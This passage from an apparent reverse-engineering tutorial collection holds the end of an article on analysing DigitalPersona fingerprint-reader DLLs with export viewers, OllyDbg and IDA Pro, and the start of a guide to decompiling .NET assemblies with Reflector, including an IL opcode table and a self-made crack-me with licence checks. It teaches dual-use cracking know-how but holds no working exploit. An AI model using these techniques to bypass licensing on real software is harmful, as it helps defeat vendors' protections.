02600000	00000000	02610000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02610000	00000000	02620000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02620000	00000000	02630000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02630000	00000000	02640000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02640000	00000000	02650000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02650000	00000000	02660000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02660000	00000000	02670000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02670000	00000000	02680000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02680000	00000000	02690000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02690000	00000000	02700000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02700000	00000000	02710000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02710000	00000000	02720000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02720000	00000000	02730000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02730000	00000000	02740000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02740000	00000000	02750000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02750000	00000000	02760000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02760000	00000000	02770000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02770000	00000000	02780000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02780000	00000000	02790000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02790000	00000000	02800000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02800000	00000000	02810000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02810000	00000000	02820000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02820000	00000000	02830000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02830000	00000000	02840000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02840000	00000000	02850000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02850000	00000000	02860000	DPDevdat. <i>(Module EntryPoint)</i>	DPDevdat	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevdat.dll
02860000	00000000	02870000	DPCRecEn. <i>(Module EntryPoint)</i>	DPCRecEn	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPRecEn.dll
02870000	00000000	02880000	DPSecret. <i>(Module EntryPoint)</i>	DPSecret	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPSecret.dll
02880000	00000000	02890000	DPCompMgt. <i>(Module EntryPoint)</i>	DPCompMgt	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPCompMgt.dll
02890000	00000000	02900000	DPHost.Dbg. <i>(Module EntryPoint)</i>	DPHost.Dbg	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPHost.Dbg.dll
02900000	00000000	02910000	DPCFtrEx. <i>(Module EntryPoint)</i>	DPCFtrEx	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPFtrEx.dll
02910000	00000000	02920000	DPDevctl. <i>(Module EntryPoint)</i>	DPDevctl	5.0.0.1843	C:\Program Files\DigitalPersona\Bin\DPDevctl.dll
02920000	00000000	029300				

Function Name	Address	Relative Address	Ordinal	Filename
FD_CloseDevice	0x10009570	0x00009570	3 (0x3)	dpdevctl.dll
FD_CloseDeviceManager	0x10009020	0x00009020	4 (0x4)	dpdevctl.dll
FD_DllGetVersion	0x100014b0	0x000014b0	1 (0x1)	dpdevctl.dll
FD_Entry	0x10009810	0x00009810	5 (0x5)	dpdevctl.dll
FD_EnumerateDevice	0x100091a0	0x000091a0	6 (0x6)	dpdevctl.dll
FD_GetDataFormat	0x10009380	0x00009380	7 (0x7)	dpdevctl.dll
FD_GetDeviceInfo	0x100092b0	0x000092b0	8 (0x8)	dpdevctl.dll
FD_GetParameter	0x100095f0	0x000095f0	9 (0x9)	dpdevctl.dll
FD_OpenDevice	0x10009450	0x00009450	10 (0xa)	dpdevctl.dll
FD_OpenDeviceManager	0x10008d60	0x00008d60	11 (0xb)	dpdevctl.dll
FD_SetParameter	0x10009770	0x00009770	12 (0xc)	dpdevctl.dll
FD_TestDevice	0x100098f0	0x000098f0	2 (0x2)	dpdevctl.dll

Figure 7. DLL Export Viewer to Identify Functions

IDA Pro can also be used to dig out this level of information. As you can see, the names of the functions, their addresses in memory and the files they are coded in. We can further reverse the function to get the actual code, but I am limiting this Phase to this level. *You should try your luck after it is getting this far.*

Note

Keep documenting what you have so far obtained.

Phase 3: High Level Functional Analysis

This is nothing but the high level analysis of the function code that you should be able to obtain in the form of assembly language. For this OllyDbg is the best tool. By using such tools it's all GUI. A simple click can quickly put machine language in front of you. However, you must be experienced with assembly language to make it useful.

A quick snapshot of Functional Analysis I have taken for from OllyDbg tool is presented in Figure 8.




Figure 8. Example of uhooker examining function calls with the Microsoft Fingerprint Reader

Next Steps

You can further extend your study to parameter analysis of functions, variable analysis and then input validation and boundary checks. However, you should be good enough in performing *005 – Crash Analysis*. This analysis forms the basis for vulnerability analysis resulting in identification of loop holes in the software code.

Conclusion

Reverse engineering is a critical skill, and this article just highlights the steps, approach and a high-level methodology of how to kick off reverse engineering of the software code. Remember that all code was created by a brain, and only a brain can decode it; tools are the hands on the typewriter.

References

Infosec Institute, Information Risk Management PLC approach towards high level reverse engineering. OllyDbg, IDA Pro, Core Securities Uhooker Docs.

About the Author



Raheel Ahmad, CISSP, is an Information Security Consultant with around 10 years of experience in security and forensic investigations while working for Big4 Audit Firms and Consulting companies. He holds several security certifications as CISSP, CEH, CEI, MCP, MCT, CRISC, and CobIT Foundation. Raheel is a certified instructor for ethical hacking boot camps.

How to Reverse Engineer dot NET Assemblies?

by Soufiane Tahiri, InfoSec Institute Contributor and Computer Security Researcher

The concept of dot NET can be easily compared to the concept of JAVA and Java Virtual Machine, at least when talking about compilation.

Unlike most of traditional programming languages like C/C++, application were developed using dot NET frameworks are compiled to a Common Intermediate Language (CIL or Microsoft Common Intermediate Language MSIL) – which can be compared to bytecode when talking about Java programs – instead of being compiled directly to the native machine executable code, the Dot Net Common Language Runtime (CLR) will translate the CIL to the machine code at runtime. This will definitely increase execution speed but has some advantages since every dot NET program will keep all classes' names, functions' names variables and routines' names in the compiled program. And this, from a programmer's point of view, is such a great thing since we can make different parts of a program using different programming languages available and supported by frameworks.

Just like Java and Java Virtual Machine, any dot NET program firstly compiled (if we can permit saying this) to a IL or MSIL language and is executed in a runtime environment: Common Language Runtime (CLR) then is secondly recompiled or converted on its execution, to a local native instructions like x86 or x86-64... which are set depending on what type of processor is currently used, thing is done by Just In Time (JIT) compilation used by the CLR.

To recapitulate, the CLR uses a JIT compiler to compile the IL (or MSIL) code which is stored in a Portable Executable (our compiled dot NET high level code) into platform specific code, and then the native code is executed. This means that dot NET is never interpreted, and the use of IL and JIT is to ensure dot NET code is portable.

Basically, every compiled dot NET application is not more than its Common Intermediate Language representation which stills has all the pre coded identifiers just the way they were typed by the programmer.

Technically, knowing this Common Intermediate Language will simply lead to identifying high level language instructions and structure, which means that from a compiled dot NET program we can reconstitute back the original dot NET source code, with even the possibility of choosing to which dot NET programming language you want this translation to be made. And this is a pretty annoying thing!

When talking about dot NET applications, we talk about “reflection” rather than “decompilation”, this is a technique which lets us discover class information or assembly at runtime. This way we can get all properties, methods, functions... with all parameters and arguments, we can also get all interfaces, structures ...

In-depth Sight

Before starting the analysis of our target (not yet presented) I will clarify and in depth some dot NET aspects starting by the *Common Language Runtime*.

Common Language Runtime is a layer between dot NET assemblies and the operating system in which it's supposed to run; as you know now (hopefully) every dot NET assembly is “translated” into a low level intermediate language (Common Intermediate Language – CIL which was earlier called Microsoft Intermediate Language – MSIL) despite of the high level language in which it was developed with; and independent of the target platform, this kind of “abstraction” lead to the possibility of interoperation between different development languages.

The Common Intermediate Language is based on a set of specifications guaranteeing the interoperation; this set of specifications is known as the Common Language Specification – CLS as defined in the Common Language Infrastructure standard of Ecma International and the International Organization for Standardization – ISO (link to download Partition I is listed in references section).

Dot NET assemblies and modules which are designed to run under the Common Language Runtime – CLR are composed essentially by *Metadata* and *Managed Code*.

Managed code is the set of instructions that makes the “core” of the assembly / module functionality, and represents the application’s functions, methods ... encoded into the abstract and standardized form known as MSIL or CIL, and this is a Microsoft’s nomination to identify the *managed* source code running exclusively under CLR.

On the other side, *Metadata* is a way too ambiguous term, and can be called to simplify things “data that describes data” and in our context, very simply, metadata is a system of descriptors concerning the “content” of the assembly, and refers to a data structure embedded within the low level CIL and describing the high level structure of the code. It describes the relationship between classes, their members, the return types, global items, methods parameters and so on... To generalize (and always consider the context of the common language runtime), metadata describes all items that are declared or referenced in a module.

Basing on this we can say that the two principal components of a module are metadata and IL code; the CLR system is subdivided to two major subsystems which are “*loader*” and the *just-in-time* compiler.

The loader parses the metadata and makes in memory a kind of layout / pattern representation of the inner structure of the module, then depending on the result of this last, the just-in-time compiler (also called *jitter*) compiles the Intermediate Language code into the native code of the concerned platform.

The Figure 1 describes how a managed module is created and executed.




Figure 1. Compilation and execution of a managed module

Understanding MSIL

Beyond the obvious curiosity factor, understanding IL and how to manipulate it will just open the doors of playing around with any dot NET programs and in our case, figuring out our programs security systems weakness.

Before going ahead, it’s wise to say that CLR executes the IL code allowing this way making operations and manipulating data, CLR does not handle directly the memory, it uses instead a stack, which is an abstract data structure which works according to the “last in first out” basis, we can do two important things when talking about the stack: pushing and pulling data, by pushing data or items into the stack, any already present items just go further down in this stack, by pulling data or items from the stack, all present items move upward toward the beginning of it. We can handle only the topmost element of the stack.

Every IL instruction has its specific byte representation, I'll try to introduce you a non exhaustive list of most important IL instructions, their functions and the actual bytes representation, and you are not supposed to learn them but use this list as a kind of reference: Table 1.

Table 1. Non-exhaustive IL instruction list

IL Instruction	Function	Byte representation
And	Computes the bitwise AND of two values and pushes the result onto the evaluation stack.	5F
Beq	Transfers control to a target instruction if two values are equal.	3B
Beq.s	Transfers control to a target instruction (short form) if two values are equal.	2E
Bge	Transfers control to a target instruction if the first value is greater than or equal to the second value.	3C
Bge.s	Transfers control to a target instruction (short form) if the first value is greater than or equal to the second value.	2F
Bge.Un	Transfers control to a target instruction if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	41
Bge.Un.s	Transfers control to a target instruction (short form) if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	34
Bgt	Transfers control to a target instruction if the first value is greater than the second value.	3D
Bgt.s	Transfers control to a target instruction (short form) if the first value is greater than the second value.	30
Bgt.Un	Transfers control to a target instruction if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	42
Bgt.Un.s	Transfers control to a target instruction (short form) if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	35
Ble	Transfers control to a target instruction if the first value is less than or equal to the second value.	3E
Ble.s	Transfers control to a target instruction (short form) if the first value is less than or equal to the second value.	31
Ble.Un	Transfers control to a target instruction if the first value is less than or equal to the second value, when comparing unsigned integer values or unordered float values.	43
Ble.Un.s	Transfers control to a target instruction (short form) if the first value is less than or equal to the second value, when comparing unsigned integer values or unordered float values.	36
Blt	Transfers control to a target instruction if the first value is less than the second value.	3F
Blt.s	Transfers control to a target instruction (short form) if the first value is less than the second value.	32
Blt.Un	Transfers control to a target instruction if the first value is less than the second value, when comparing unsigned integer values or unordered float values.	44
Blt.Un.s	Transfers control to a target instruction (short form) if the first value is less than the second value, when comparing unsigned integer values or unordered float values.	37
Bne.Un	Transfers control to a target instruction when two unsigned integer values or unordered float values are not equal.	40
Bne.Un.s	Transfers control to a target instruction (short form) when two unsigned integer values or unordered float values are not equal.	33
Br	Unconditionally transfers control to a target instruction.	38
Brfalse	Transfers control to a target instruction if value is false, a null reference (Nothing in Visual Basic), or zero.	39
Brfalse.s	Transfers control to a target instruction if value is false, a null reference, or zero.	2C
Brtrue	Transfers control to a target instruction if value is true, not null, or non-zero.	3A
Brtrue.s	Transfers control to a target instruction (short form) if value is true, not null, or non-zero.	2D
Br.s	Unconditionally transfers control to a target instruction (short form).	2B
Call	Calls the method indicated by the passed method descriptor.	28
Clt	Compares two values. If the first value is less than the second, the integer value 1 (int32) is pushed onto the evaluation stack; otherwise 0 (int32) is pushed onto the evaluation stack.	FE 04

Clt.Un	Compares the unsigned or unordered values value1 and value2. If value1 is less than value2, then the integer value 1 (int32) is pushed onto the evaluation stack; otherwise 0 (int32) is pushed onto the evaluation stack.	FE 03
Jmp	Exits current method and jumps to specified method.	27
Ldarg	Loads an argument (referenced by a specified index value) onto the stack.	FE 09
Ldarga	Load an argument address onto the evaluation stack.	FE 0A
Ldarga.s	Load an argument address, in short form, onto the evaluation stack.	0F
Ldarg.0	Loads the argument at index 0 onto the evaluation stack.	02
Ldarg.1	Loads the argument at index 1 onto the evaluation stack.	03
Ldarg.2	Loads the argument at index 2 onto the evaluation stack.	04
Ldarg.3	Loads the argument at index 3 onto the evaluation stack.	05
Ldarg.s	Loads the argument (referenced by a specified short form index) onto the evaluation stack.	0E
Ldc.I4	Pushes a supplied value of type int32 onto the evaluation stack as an int32.	20
Ldc.I4.0	Pushes the integer value of 0 onto the evaluation stack as an int32.	16
Ldc.I4.1	Pushes the integer value of 1 onto the evaluation stack as an int32.	17
Ldc.I4.M1	Pushes the integer value of -1 onto the evaluation stack as an int32.	15
Ldc.I4.s	Pushes the supplied int8 value onto the evaluation stack as an int32, short form.	1F
Ldstr	Pushes a new object reference to a string literal stored in the metadata.	72
Leave	Exits a protected region of code, unconditionally transferring control to a specific target instruction.	DD
Leave.s	Exits a protected region of code, unconditionally transferring control to a target instruction (short form).	DE
Mul	Multiplies two values and pushes the result on the evaluation stack.	5A
Mul.Ovf	Multiplies two integer values, performs an overflow check, and pushes the result onto the evaluation stack.	D8
Mul.Ovf.Un	Multiplies two unsigned integer values, performs an overflow check, and pushes the result onto the evaluation stack.	D9
Neg	Negates a value and pushes the result onto the evaluation stack.	65
Newobj	Creates a new object or a new instance of a value type, pushing an object reference (type O) onto the evaluation stack.	73
Not	Computes the bitwise complement of the integer value on top of the stack and pushes the result onto the evaluation stack as the same type.	66
Or	Compute the bitwise complement of the two integer values on top of the stack and pushes the result onto the evaluation stack.	60
Pop	Removes the value currently on top of the evaluation stack.	26
Rem	Divides two values and pushes the remainder onto the evaluation stack.	5D
Rem.Un	Divides two unsigned values and pushes the remainder onto the evaluation stack.	5E
Ret	Returns from the current method, pushing a return value (if present) from the caller's evaluation stack onto the caller's evaluation stack.	2A
Rethrow	Re throws the current exception.	FE 1A
Stind.I1	Stores a value of type int8 at a supplied address.	52
Stind.I2	Stores a value of type int16 at a supplied address.	53
Stind.I4	Stores a value of type int32 at a supplied address.	54
Stloc	Pops the current value from the top of the evaluation stack and stores it in a the local variable list at a specified index.	FE 0E
Sub	Subtracts one value from another and pushes the result onto the evaluation stack.	59
Sub.Ovf	Subtracts one integer value from another, performs an overflow check, and pushes the result onto the evaluation stack.	DA
Sub.Ovf.Un	Subtracts one unsigned integer value from another, performs an overflow check, and pushes the result onto the evaluation stack.	DB
Switch	Implements a jump table.	45
Throw	Throws the exception object currently on the evaluation stack.	7A
Xor	Computes the bitwise XOR of the top two values on the evaluation stack, pushing the result onto the evaluation stack.	61

What does this Mean to a Reverse Engineer?

Nowadays there are plenty of tools that can “reflect” the source code of a dot NET compiled executable; a good and really widely used one is “Reflector” with which you can browse classes, decompile and analyze dot NET programs and components, it allows browsing and searching CIL instructions, resources and XML documentation stored in a dot NET assembly. But this is not the only tool we will need when reversing dot NET applications and we will need more than one article to cover all of them.

What Will you Learn From this First Article?

This first essay will show you how to deal with Reflector to reverse a simple practice oriented crack me I did the basic way, so I tried to simulate in this Crack Me a “real” software protection with disabled button, disabled feature and license check protection (Figure 2).




Figure 2. Crack Me's main form

So basically we have to enable the first button having “Enable Me” caption, by clicking it we will get the “Save as...” button enabled which will let us simulate a file saving feature, we will see where the license check protection is triggered later in this article.

Open up Reflector, at this point we can configure Reflector via the language's drop down box in the main toolbar, and select whatever language you may be familiar with, I'll choose Visual Basic but the decision is up to you of course (Figure 3).




Figure 3. Reflector's main window

Load this Crack Me up into it (File > Open menu) and look at anything that would be interesting to us. Technically, the crack me is analyzed and placed in a tree structure, we will develop nodes that interest us: Figure 4. You can expand the target by clicking the “+” sign: Figure 5.




Figure 4. Crack Me loaded on Reflector




Figure 5. You Can Expand the Target by Clicking the “+” Sign

Keep on developing tree and see what is inside of this Crack Me: Figure 6.




Figure 6. Keep on Developing Tree and See What is Inside of this Crack Me

Now we can see that our Crack Me is composed by References, Code and Resources.

- Code: this part contains the interesting things and everything we will need at this point is inside of `HiddenNAME_dotNET_Reversing` (which is a Namespace)
- References: is similar to “imports”, “includes” used in other PE files.
- Resources: for now this is irrelevant to us, but it this is similar to ones in other windows programs.

By expanding the code node we will see the following tree: Figure 8.




Figure 7. We Can See Actual Code Just by Clicking on the Method's Name the Way We Get This

We can already clearly see some interesting methods with their original names which is great, we have only one form in this practice so let's see what `Form1_Load(object, EventArgs): void` has to say, we can see actual code just by clicking on the method's name the way we get this: Figure 7.

